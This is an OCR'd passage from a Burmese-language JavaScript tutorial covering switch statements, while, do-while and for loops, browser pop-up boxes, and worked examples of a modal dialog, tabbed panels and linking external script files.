`switch` ရဲ့အခြေခံအလုပ်လုပ်ပုံကတော့ ဝိုက်ကွင်းထဲမှာပေးထားတဲ့ တန်ဖိုးနဲ့တူညီတဲ့တန်ဖိုးရှိရာ `case` ကိုခုန်ကျော်ပြီး သူ့အောက်မှာ ရေးထားသမျှ အကုန်ဆက်လုပ်သွားတဲ့သဘော ဖြစ်ပါတယ်။ ဒါကြောင့် `today` ဟာ `monday`, `tuesday`, `wednesday`, `thursday` တစ်ခုခုဖြစ်နေမယ်ဆိုရင် `say("Boring weekdays")` ကို လုပ်ဆောင်ပေးသွားမှာ ဖြစ်ပါတယ်။ အကယ်၍ `today` က `friday` ဖြစ်ခဲ့မယ်ဆိုရင် `say("TGIF!")` ကို အလုပ် လုပ်ပြီး break ကိုတွေ့တဲ့အတွက် အောက်က ကျန်တဲ့အလုပ်တွေ ထပ်မလုပ်တော့ပဲ ထွက်သွားမှာပါ။ ကိုက်ညီတဲ့ case တစ်ခုမှမတွေ့ရင်တော့ `default:` ရှိရာ ကိုခုန်သွားပြီး သူ့အောက်ကရေးထားတာ တွေကို ဆက်လုပ်ပေးသွားမှာပဲဖြစ် ပါတယ်။

Loops

တူညီတဲ့လုပ်ဆောင်ချက်တွေကို ထပ်ခါထပ်ခါလုပ်ဖို့လိုတဲ့အခါ Loop တွေကိုသုံးရပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
while( condition ) {
  // do this until condition is false
}
```

`while` နောက်ကဝိုက်ကွင်းအဖွင့်ပိတ်ထဲမှာ Condition ထည့်သွင်းပေးရပါတယ်။ Condition ရဲ့ ရလဒ် `true` ဖြစ်နေ သမျှ ကာလပတ်လုံး တွန့်ကွင်းအဖွင့်အပိတ် Block ထဲမှာ ရေးသားထားတဲ့ သတ်မှတ်ချက်တွေကို ထပ်ခါထပ်ခါ ပြန် လုပ်ပေးနေမှာဖြစ်ပါတယ်။ နမူနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ် -

```
<select id="months"></select>
<script>
  var months = [
    "Jan", "Feb", "Mar", "Apr", "May", "Jun",
    "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
  var data, i = 0, len = months.length;
  while(i < len) {
    data += "<option>" + months[i] + "</option>";
    i++;
  }
  document.getElementById("months").innerHTML = data;
</script>
```

နမူနာမှာ `while` Loop ကိုသုံးပြီး `months` Array ထဲကတန်ဖိုးတွေကို HTML `<option>` Element တွေ အဖြစ် ပြောင်းပြီး `id="months"` လို့ ပေးထားတဲ့ `<select>` Element ထဲကို ထည့်လိုက်တာဖြစ်ပါတယ်။ နမူနာမှာ ထည့်သွင်းအသုံးပြုထားတဲ့ `innerHTML` ဟာလည်း DOM Attribute တစ်ခုဖြစ်ပါတယ်။ Select လုပ်ထားတဲ့ Element ရဲ့ Element Content ကို သတ်မှတ်ဖို့ `innerHTML` ကို အသုံးပြုရပါတယ်။

Loop အလုပ်လုပ်သွားပုံကို လေ့လာကြည့်ပါမယ်။ `i` ရဲ့ သတ်မှတ်တန်ဖိုးက `0` ဖြစ်ပါတယ်။ `months` Array မှာ Index ၁၂ ခုရှိတဲ့အတွက် `len` ရဲ့ သတ်မှတ်တန်ဖိုးကတော့ `12` ဖြစ်နေမှာပါ။ `i < len` လို့စစ်ကြည့်လိုက်တဲ့အခါ `true` ဖြစ်နေတဲ့အတွက် Loop က စတင်အလုပ်လုပ်သွားပါတယ်။ Block ထဲက ပထမတစ်ကြောင်းမှာ `data` Variable ထဲကို `months[0]` နဲ့ ပေါင်းစပ်ထားတဲ့ `<option>` ပေါင်းထည့်လိုက်ပါတယ်။ ဒုတိယတစ်ကြောင်းမှာတော့ `i` တန်ဖိုးကို `++` Operator သုံးပြီး (၁) တိုးလိုက်ပါတယ်။ ဒါကြောင့် `i` တန်ဖိုး `0` ကနေ `1` ဖြစ်သွားပါတယ်။ နောက်တစ် ကြိမ်ထပ်လုပ်ဖို့ Condition ကို ပြန်စစ်ဆေးပါတယ်။ `i < len` ကို ထပ်စစ်တဲ့အခါ `i` က `1` ဖြစ်နေပြီး `len` ကတော့ အပြောင်းအလဲမရှိ `12` ဖြစ်တဲ့အတွက် `true` ဖြစ်နေပါသေးတယ်။ ဒီတော့ Loop Block ထဲက လုပ်ဆောင်ချက်တွေကို နောက်တစ်ကြိမ် ထပ်လုပ်ပြန်ပါတယ်။ ဒီနည်းနဲ့ Loop ကို တစ်ကြိမ်လုပ်တိုင်း `<option>` တစ်ခု တိုးသွားသလို `i` တန်ဖိုးလည်း (၁) တိုးတိုး သွားပါတယ်။ နောက်ဆုံး `i` တန်ဖိုး `12` ဖြစ်သွား တဲ့အချိန်မှာ `i < len` Condition က `(12 < 12) => false` ဖြစ်သွားတဲ့အတွက် Loop လည်းရပ်သွားမှာဖြစ်ပါတယ်။

`while` Loop ကို ပုံစံအနည်းငယ်ပြောင်းထားတဲ့ `do - while` Loop လည်းရှိပါတယ်။ သူကတော့ Loop ကို `do` နဲ့ စပြီး `while` Condition ကို Loop Block ရဲ့နောက်ကို ပို့လိုက်တာဖြစ်ပါတယ်။ နမူနာမှာပေးထားတဲ့ `while` Loop ကို `do - while` နဲ့ ပြောင်းရေးရင်အခုလိုရေးသားရမှာပါ။

```
do {
  data += "<option>" + months[i] + "</option>";
  i++;
} while(i < len);
```

`while` နဲ့ `do - while` ကွာသွားတာက၊ `while` Loop မှာ Condition ကို အရင်ဆုံးစစ်ပြီး လုပ်သင့်မှ Loop Block ကို အလုပ်လုပ်ပါတယ်။ `do - while` မှာတော့ Loop Block ကို အရင်လုပ်ပြီးမှ Condition ကိုစစ်တာပါ။ ဒါကြောင့် Condition နဲ့ ညီညီမညီညီ တစ်ကြိမ်တော့မဖြစ်မနေအလုပ်လုပ်ပြီး နောက်အကြိမ်တွေမှ Condition ပေါ

မူ တည်ပြီး သင့်သလိုဆက်လုပ်စေချင်တဲ့အခါမျိုးမှာ `do - while` Loop က အသုံးဝင်ပါတယ်။ `for` Loop လည်း ရှိပါသေးတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
for(init; condition; increment) {
  …
}
```

`init` နေရာမှာ Loop ပထမဆုံးစတဲ့အချိန် လုပ်စေချင်တဲ့အလုပ်ကို ထည့်ပေးနိုင်ပါတယ်။ တစ်ကြိမ်ပဲလုပ်မှာပါ။ `condition` ကတော့ `while` Loop က `condition` လိုပါပဲ။ Condition ရလဒ် `true` ဖြစ်နေသမျှ Loop Block ကို ထပ်ခါထပ်ခါ ပြန်လုပ်ပေးနေမှာပဲဖြစ်ပါတယ်။ Increment နေရာမှာတော့ Loop Block ကို တစ်ကြိမ်အလုပ် လုပ်ပြီးတိုင်း လုပ်သွားစေချင်တဲ့ဆောင်ရွက်ချက်ကို သတ်မှတ်ပေးရပါတယ်။ ဖော်ပြခဲ့တဲ့နမူနာကို `for` Loop နဲ့ ပြောင်း ရေးမယ်ဆိုရင် အခုလို ရေးသားနိုင်ပါတယ်။

```
for(i = 0; i < len; i++) {
  data += "<option>" + months[i] + "</option>";
}
```

`init` မှာပေးထားတဲ့ `i = 0` က ပထမဆုံးတစ်ကြိမ်ပဲအလုပ်လုပ်မှာပါ။ `condition` အတွက်ပေးထားတဲ့ `i < len` နဲ့ စစ်ဆေးပြီး Loop Block ကိုဆက်လုပ်သွားမှာပါ။ `i++` ကို increment အနေနဲ့ ပေးထားတဲ့ အတွက် Loop Block ကို တစ်ကြိမ်လုပ်ပြီးတိုင်း `i` တန်ဖိုးကို (၁) တိုးတိုးပေးသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် Loop Block ထဲမှာ `i++` ထပ် ရေးစရာမလိုတော့ပါဘူး။

4.7 - Pop-up Boxes

JavaScript Program တွေမှာလိုအပ်ရင် Pop-up Box တွေထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။ Pop-Up Box (၃)မျိုး ရှိပါတယ်။ Alert Box, Confirm Box နဲ့ Prompt Box တို့ပဲဖြစ်ပါတယ်။

ပုံ (၄-c) JavaScript Alert Box

Alert Box မှာတော့ **ပုံ (၄-c)** မှာဖော်ပြထားသလို ဖော်ပြလိုတဲ့ Message နဲ့ OK Button တစ်ခု ပါဝင်မှာဖြစ်ပါတယ်။ Message ဖော်ပြယုံ ဖော်ပြပေးခြင်းဖြစ်ပါတယ်။ အသုံးပြုလိုရင် `alert("Hello, World!")` လို

ရေးသားပေး ရပါတယ်။ Browser က `alert()` Function တွေ့တာနဲ့ Alert Pop-up Box ကို ဖော်ပြပေးသွားမှာပါ။ "Hello, World!" နေရာမှာ နှစ်သက်ရာ Message ကိုထည့်သွင်းနိုင်ပါတယ်။ OK Button ကို နှိပ်လိုက်ရင် Pop-up Box ပြန် ပိတ်သွားမှာပါ။

ပုံ (၄-၈) JavaScript Confirm Box

Confirm Box ကတော့ **ပုံ (၄-၈)** မှာဖော်ပြထားသလို Message တစ်ခုနဲ့ OK / Cancel Button နှစ်ခု ပါဝင်ပါတယ်။ အသုံးပြုသူက `OK` button ကို နှိပ်ရင်ရလဒ် `true` ကို ပြန်ပေးမှာဖြစ်ပြီး၊ `Cancel` ကိုနှိပ်ရင်တော့ `false` ပြန်ပေးမှာပါ။ အသုံးပြုသူပြန်ပေးလာတဲ့ `true` / `false` တန်ဖိုးပေါ်မူတည်ပြီး သင့်တော်သလို ဆက်လက်ဆောင်ရွက်ရမှာ ဖြစ်ပါတယ်။ ဥပမာ -

```
var result = confirm("Are you sure?");
if( result ) {
  // do something that you want
  // to carry on if user click OK
} else {
  // do something that you want
  // to carry on if user click Cancel
}
```

Confirm Box ဖော်ပြပေးတာက confirm("Are you sure?") ဆိုတဲ့အပိုင်းဖြစ်ပါတယ်။ နမူနာမှာ အသုံးပြုသူ နှိပ်လိုက်တဲ့ Button ပေါ်မူတည်ပြီး ရရှိလာမယ့် true / false ကို result Variable နဲ့ လက်ခံရယူထားပါတယ်။ ပြီးတော့မှ result ကို စစ်ဆေးပြီး သင့်တော်တဲ့အလုပ်ကို ဆက်လုပ်ဖို့ if Statement နမူနာကို ဖော်ပြထားပါတယ်။ "Are you sure?" ဆိုတဲ့နေရာမှာ နှစ်သက်ရာ Message ကို ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။

ပုံ (၄-၈၀) JavaScript Prompt Box

Prompt Box မှာတော့ Message တစ်ခု၊ စာရိုက်ထည့်လို့ရတဲ့ Text Box တစ်ခုနဲ့ `OK` / `Cancel` Button နှစ်ခု ပါဝင် ပါတယ်။

```
var result = prompt("What is your name?");
if( result ) {
  // do something that you want to carry on
  // if user type something in textbox and click ok
} else {
  // do something that you want to carry on
  // if user type nothing or click cancel
}
```


အသုံးပြုသူက `Cancel` ကို နှိပ်လိုက်ရင် Blank String ("") တစ်ခုကို ပြန်ပေးမှာဖြစ်ပါတယ်။ `OK` ကို နှိပ်လိုက်ရင် တော့ Textbox ထဲမှာ ရိုက်ထည့်ထားတဲ့တန်ဖိုးကိုပြန်ပေးမှာပါ။ Confirm Box မှာလိုပဲ ရလဒ်ကို result Variable နဲ့ လက်ခံပြီး သင့်တော်သလို ဆက်လုပ်ပုံကိုဖော်ပြထားပါတယ်။

Pop-up Box ဖော်ပြချိန်မှာ Default Value အနေနဲ့ Text Box ထဲမှာ ထည့်သွင်းလိုရင် ဒုတိယ Parameter အနေနဲ့ ထည့်သွင်းပေးနိုင်ပါတယ်။ ဥပမာ - `prompt("What is your name?", "John Doe")`။

အကြမ်းဖျဉ်းအားဖြင့် Browser က Pop-up Box တစ်ခုပေါ်လာတိုင်း လက်ရှိအလုပ်လုပ်နေတဲ့ Code တွေကို ခဏရပ်ထားလေ့ရှိပါတယ်။ အသုံးပြုသူက Pop-up Box က Button ကိုနှိပ်လိုက်မှ ဆက်လက်ဆောင်ရွက်ရမယ့်အလုပ်တွေကို ဆက်လုပ်သွားတာပါ။ ဒါကြောင့် ဒီ Pop-up Box တွေကို မဖြစ်မနေလိုအပ်မှသာအသုံးပြုသင့်ပါတယ်။ Website အများစုက JavaScript ရဲ့ Build-in Pop-up Box တွေအစားသီးခြားရေးသားဖန်တီးထားတဲ့ Modal Dialog Box တွေကိုပိုမိုအသုံးပြုလာကြပါတယ်။ ကျွန်တော်တို့လည်း လက်တွေ့ ဥပမာရသွားအောင် Modal Dialog Box တစ်ခု တည်ဆောက်ပုံကို ဆက်လက် ဖော်ပြပေးပါမယ်။

4.8 - JavaScript Modal Dialog

Modal Dialog ဆိုတာ **ပုံ (၄-၈)** မှာပြထားသလို Page တစ်ခုလုံးကိုအမှောင်ချလိုက်ပြီး အလယ်မှာဖော်ပြထားတဲ့ Dialog Box လေးပဲကွက်ပြီးလင်းနေသလိုဖြစ်အောင်ဖော်ပြတဲ့ Dialog Box မျိုးကိုပြောတာပါ။ Lightbox လို့ လည်းခေါ်ကြပါတယ်။



ပုံ (၄-၉) JavaScript Modal Dialog

ပုံမှာပြထားတဲ့ Dialog ရရှိဖို့ ရေးသားရမယ့် Code အပြည့်အစုံကိုဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
  <title>JavaScript Modal Dialog</title>

  <style>
    html {
      background: #efefef;
    }

    body {
      font-family: Arial, Helvetica, sans-serif;
      color: #333;
      width: 500px;
      margin: 30px auto;
      padding: 20px;
      border: 4px solid #ddd;
      background: #fff;
    }

    h1 {
      margin: 0;
      padding: 8px;
      font-size: 21px;
      border-bottom: 1px solid #ddd;
    }
```

```
p {
  font-size: 15px;
  line-height: 1.5em;
}
button {
  padding: 10px 20px;
}

/* Dialog */
#overlay {
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background: #000;
  opacity: 0.8;
  display: none;
}

#dialog {
  position: absolute;
  top: 16%;
  left: 35%;
  width: 30%;
  border: 4px solid #ccc;
  background: #fff;
  display: none;
}

#dialog h2 {
  margin: 0;
  padding: 8px;
  background: #ddd;
  font-size: 17px;
}
#dialog h2 span {
  display: block;
  float: right;
  padding: 0 5px;
  color: #c22;
  cursor: pointer;
}
#dialog form {
  padding: 20px;
}
input[type=text] {
  padding: 6px;
  width: 90%;
}
textarea {
  padding: 6px;
  font-family: Arial, Helvetica, sans-serif;
  width: 90%;
  height: 140px;
}
```

```
    input[type=submit] {
      padding: 8px 18px;
      margin-top: 10px;
    }
  </style>
</head>
<body>
  <h1>This is my awesome website!</h1>

  <p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod
    tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam,
    quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo
    consequat.
  </p>

  <p>
    Ut enim ad minim veniam,
    quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo
    consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse
    cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non
    proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
  </p>

  <button onClick="showDialog()">Contact Me?</button>

  <!-- Dialog -->
  <div id="overlay" onClick="hideDialog()"></div>
  <div id="dialog">
    <h2>Contact Me? <span onClick="hideDialog()">&times;</span></h2>

    <form>
      <input type="text" placeholder="Your email">
      <textarea placeholder="Your message"></textarea>
      <input type="submit" value="Send">
    </form>
  </div>

  <script>
    function showDialog() {
      document.getElementById("overlay").style.display = "block";
      document.getElementById("dialog").style.display = "block";
    }

    function hideDialog() {
      document.getElementById("overlay").style.display = "none";
      document.getElementById("dialog").style.display = "none";
    }
  </script>
</body>
</html>
```

မှတ်ချက် ။ ။ <p> Element တွေထဲမှာ Content အဖြစ်ထည့်သွင်းထားတဲ့ Lorem Ipsum အစရှိတဲ့ အချက်အလက်တွေကို Dummy Data လို့ခေါ်ပါတယ်။ အဓိပ္ပါယ်အထူးမရှိပါဘူး။ နမူနာစာတွေ ဖြည့်သွင်းဖို့သက်သက် အသုံးပြုကြလေ့ရှိပါတယ်။ ကူးယူစမ်း သပ်တဲ့အခါ အဲ့ဒါတွေကိုအကုန်မှန်အောင်ကူးထည့်နေစရာမလိုအပ်ပါဘူး။ နှစ်သက်ရာစာနဲ့အစားထိုး စမ်းသပ်နိုင်ပါတယ်။

HTML Structure ကိုလေ့လာကြည့်ပါ။ Dialog Box ဖန်တီးဖို့အတွက် Element တစ်ချို့ထည့်သွင်းထားပါတယ်။ `<div id="overlay">` ကတော့ Page ကို အမှောင်ချပေးတဲ့ Layer တစ်ထပ်အနေနဲ့ အသုံးပြုချင်လို့ ထည့်သွင်းထားတာပါ။ `<div id="dialog">` ကတော့ မူလကမဖော်ပြပဲ Button ကို နှိပ်လိုက်တော့မှ Modal Dialog အနေနဲ့ ဖော်ပြစေချင်တဲ့ Element ဖြစ်ပါတယ်။

CSS ကိုလေ့လာကြည့်ပါ။ `#overlay` ရော `#dialog` ကိုပါ `position: absolute;` သတ်မှတ်ထားပါတယ်။ `#overlay` ကို `width: 100%; height: 100%;` သတ်မှတ်ထားတော့ Page တစ်ခုလုံးကိုဖုံးအုပ်သွားစေပါ တယ်။ ဒါပေမယ့် `opacity: 0.8;` လို့ သတ်မှတ်လိုက်တဲ့အတွက် သူနောက်မှာရှိနေတဲ့ Element တွေကို ထွင်း ဖောက်မြင်တွေ့ နေရစေပါတယ်။

`#dialog` အတွင်းက `<h2>` Element ထဲမှာ `<span>×</span>` လို့ထည့်သွင်း ထားပါတယ်။ `×` က အမြှောက်သင်္ကေတ (**x**) ကို HTML Symbol အနေနဲ့ထည့်သွင်းထားတာဖြစ်ပါ တယ်။ Close Button အနေနဲ့ အသုံးပြုချင်လို့ ထည့်သွင်းထားတာပါ။

မှတ်ချက် ။ ။ `cursor: pointer;` ဆိုတဲ့ CSS Property တစ်ခု အသုံးပြုထားပါတယ်။ အဲ့ဒီ Property က Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ Mouse Pointer ကို ဖော်ပြနေကြမျှားပုံစံနဲ့မဟုတ်ပဲ လက်ညှိုးညွှန်ထားတဲ့ပုံစံ ဖော်ပြပေးသွားမှာပါ။ အသုံးပြုသူတွေက အဲ့ဒီလို Pointer ကိုမြင်ရင် နှိပ်လို့ရမှန်းအလိုလိုသဘောပေါက်ကြပါတယ်။


`showDialog()` နဲ့ `hideDialog()` JavaScript Function နှစ်ခု ပါဝင်ပါတယ်။ `showDialog()` က `#overlay` နဲ့ `#dialog` တို့ရဲ့ Display Style ကို `block` လုပ်ပေးပါတယ်။ `hideDialog()` ကတော့ `#overlay` နဲ့ `#dialog` တို့ရဲ့ Display Style ကို `none` လုပ်ပေးပါတယ်။ `showDialog()` Function ကို `<button>` ရဲ့ `onClick` မှာခေါ်ထားတဲ့အတွက် `<button>` ကို နှိပ်လိုက်ရင် Dialog Box ပေါ်လာမှာပါ။ `#overlay` ပါပေါ်လာလို့ Page ကို အမှောင်ချထားတယ်လို့ ထင်ရစေမှာ ဖြစ်ပါတယ်။ `hideDialog()` ကိုတော့ `#dialog` ထဲက `<span>` ရဲ့ `onClick` မှာ ခေါ်ထားသလို `#overlay` ရဲ့ `onClick` မှာလည်းခေါ်ထားပါ တယ်။ ဒါကြောင့် Close Button (**x**) ကိုပဲ နှိပ်နှိပ် `#overlay` ကိုပဲနှိပ်နှိပ် Dialog Box က ပြန်ပျောက်သွားမှာ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Modal Dialog အဖွင့်အပိတ် လုပ်နိုင်ဖို့ စီစဉ်ပေးထားတာပါ။

ဒီနေရာမှာ အထူးသတိပြုစေချင်တာတစ်ခုက JavaScript အမှန်တစ်ကယ်လုပ်ပေးသွားတာက "နှိပ်ရင်ပေါ်ဖို့" သာ လုပ်ပေးသွားတာပါ။ Dialog Box ပုံစံဖြစ်အောင်တည်ဆောက်ခြင်းနဲ့ Dialog Element တွေ နေရာချထားခြင်းကို CSS က လုပ်သွားတာပါ။ အမှန်တော့ ပေါ်ဖို့ပျောက်ဖို့ဆိုတဲ့လုပ်ဆောင်ချက်တောင်မှ CSS အကူအညီနဲ့ JavaScript ကလုပ်ရတာပါ။ ဒါကြောင့် CSS ဟာ User Interface Develop မှာ တော်တော်လေး အရေးပါတယ်ဆိုတာကိုသတိ ပြုစေချင် ပါတယ်။

နောက်ထပ်နမူနာတစ်ခုလောက် ထပ်မံဖော်ပြချင်ပါသေးတယ်။

4.9 - Tabbed Panels

Tabbed Panels ဆိုတာ Tab တစ်ခုကိုနှိပ်လိုက်ရင် တွဲဖက်ဖော်ပြတဲ့ Content ပြောင်းပြီးဖော်ပြပေးတဲ့ Interface တစ်မျိုး ဖြစ်ပါတယ်။



ပုံ (၄-၈၅) JavaScript Tabbed Panels

ပုံ (၄-၈၅) မှာ နမူနာဖော်ပြထားတဲ့ Tabbed Panels မှာ Tab နှစ်ခုနဲ့ Panel နှစ်ခုပါတယ်။ Tab ကိုနှိပ်လိုက်ရင် သက်ဆိုင်ရာ Panel ကို ပြောင်းလဲဖော်ပြမှာဖြစ်ပါတယ်။ Code အပြည့်အစုံ ဖော်ပြပေးလိုက်ပါတယ်။

```
<!doctype html>
<html>
<head>
  <title>Tabbed Panels</title>
  <style>
    body {
      font-family: Arial, Helvetica, sans-serif;
      color: #222;
    }
    .tab-bar {
      list-style: none;
      margin: 0;
      padding: 10px 10px 0 10px;
      background: #c22;
      overflow: hidden;
    }
    .tab-bar li {
      padding: 8px 20px;
      float: left;
      margin-right: 8px;
      background: #fff;
      cursor: pointer;
    }
```

```
    .panel {
      min-height: 200px;
      border: 1px solid #c22;
      border-top: 0 none;
      padding: 15px;
    }
    #tab-2 {
      background: #e55;
    }
    #panel-2 {
      display: none;
    }
  </style>
</head>
<body>
  <ul class="tab-bar">
    <li id="tab-1" onClick="switchOne()">Tab One</li>
    <li id="tab-2" onClick="switchTwo()">Tab Two</li>
  </ul>
  <div class="panel" id="panel-1">Panel One</div>
  <div class="panel" id="panel-2">Panel Two</div>

  <script>
    function get(obj) {
      return document.getElementById(obj);
    }

    function switchOne() {
      get("tab-1").style.background = "#fff";
      get("tab-2").style.background = "#e55";
      get("panel-1").style.display = "block";
      get("panel-2").style.display = "none";
    }

    function switchTwo() {
      get("tab-1").style.background = "#e55";
      get("tab-2").style.background = "#fff";
      get("panel-1").style.display = "none";
      get("panel-2").style.display = "block";
    }
  </script>
</body>
</html>
```

ဒီနမူနာမှာလည်း JavaScript က Tab ကို နှိပ်လိုက်ရင် Panel တစ်ခုကိုဖော်ပြီး ကျန်တစ်ခုကို ဖျောက်ပေးလိုက်တဲ့ လုပ်ဆောင်ချက်ကိုသာ လုပ်ပေးသွားတာဖြစ်ပါတယ်။ အဓိကကျတဲ့ Tabbed Panels Interface အပြည့်အစုံကိုတော့ CSS အသုံးပြုတည် ဆောက်သွားခြင်းဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `onClick` Event Attribute ကိုသုံးထားလို့ Tab ကို Click နှိပ်ရင် ဖော်ပြတဲ့ Panel ပြောင်းပေးတာပါ။ အကယ်၍ Click နှိပ်စရာမလိုပဲ Mouse နဲ့ ထောက်လိုက်ယုံနဲ့ ပြောင်းသွားစေချင်ရင်တော့ `onClick` တွေအစား `onMouseOver` Attribute နဲ့ အစားထိုး လိုက်ယုံပါပဲ။ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

ထူးခြားချက်လို့ပြောလို့ရတာနှစ်ချက်ပါဝင်ပါတယ်။ တစ်ခုက CSS မှာ `.panel` အတွက် `min-height` ကို အသုံးပြု ထားခြင်းဖြစ်ပါတယ်။ `min-height` ဆိုတာ Minimal Height ဆိုတဲ့အဓိပ္ပါယ်ပါ။ ရိုးရိုး `height` ကတော့ အထဲက Content ကို မကြည့်တော့ပဲရှိရမယ့် Element အမြင့်ကို ပမာဏအတိအကျသက်မှတ်လိုက်တာဖြစ်ပါတယ်။ `min-height` ကတော့ အနည်းဆုံး ရှိရမယ့်ပမာဏကိုပဲ သတ်မှတ်တာဖြစ်လို့ Content တွေများလာလို့ Element အမြင့်က သတ်မှတ်ထားတဲ့ ပမာဏထက်ပိုမြင့်သွားမယ် ဆိုရင်လည်း မြင့်နိုင်စေမှာပဲဖြစ်ပါတယ်။

နောက်တစ်ချက်ကတော့ JavaScript ထဲမှာရေးသားထားတဲ့ `get()` Function ပဲဖြစ်ပါတယ်။ `document.getElementById` ကရှည်တဲ့အတွက် သူ့ကိုခဏခဏမရိုက်ချင်လို့ `get()` Function ကို ထည့်သွင်းရေးသားလိုက်တာ ဖြစ်ပါတယ်။ `get()` Function ထည့်သွင်းပေးလာတဲ့ Parameter ကိုလက်ခံပြီး `document.getElementById` ထဲမှာ ထည့်သွင်းပြီး `return` ပြန်ပေးလို့ `document.getElementById` လို့ ခဏခဏ အရှည်ကြီးရေးနေရမယ့်အစား `get()` ကို အစားထိုးအသုံးပြုနိုင်သွားပါတယ်။

မှတ်ချက် ။ ။ Function တွေကို ခေါ်ယူအသုံးချတဲ့အခါ Function ထဲမှာ ရေးသားထားတဲ့လုပ်ဆောင်ချက်တွေကို ဆောင်ရွက်သွားယုံမက ခေါ်ယူအသုံးချတဲ့နေရာကိုလည်း တန်ဖိုးတစ်ခုအမြဲပြန်ပေးလေ့ရှိပါတယ်။ ပြန်ပေးစေချင်တဲ့ တန်ဖိုးကို `return` Keyword သုံးပြီးရေးသားနိုင်ပါတယ်။ အကယ်၍ `return` Keyword သုံးပြီး တန်ဖိုးပြန်မပေးရင် JavaScript က undefined ကို အလိုအလျှောက် ပြန်ပေးသွားမှာပဲဖြစ်ပါတယ်။

ကျန်အလုပ်လုပ်သွားပုံ အသေးစိတ်ကိုတော့ စာဖတ်သူကိုယ်တိုင်ပဲ ရေးသားထားတဲ့ Code ကိုကြည့်ရှုပြီး ဆက်လက်လေ့လာစေချင်ပါတယ်။

4.10 - External JavaScript

JavaScript Code တွေကို HTML Document ထဲမှာ `<script>` Element သုံးပြီးထည့်သွင်းရေးသားနိုင်ခြင်းကို နမူနာတွေမှာဖော်ပြခဲ့ပါပြီ။ JavaScript တွေကို `.js` Extension ပေးထားတဲ့ သီးခြားဖိုင်အနေနဲ့လည်းရေးသားလို့ရပါတယ်။ အဲ့ဒီလိုသီးခြားရေးသားထားတဲ့ Script File တွေကို ချိတ်ဆက်အသုံးပြုဖို့အတွက် `<script>` Element ကိုပဲ သုံးရပါတယ်။

```
<script src="script.js"></script>
```

`src` Attribute မှာ ချိတ်ဆက်အသုံးပြုလိုတဲ့ Script File ကို ညွှန်းပေးရမှာဖြစ်ပါတယ်။

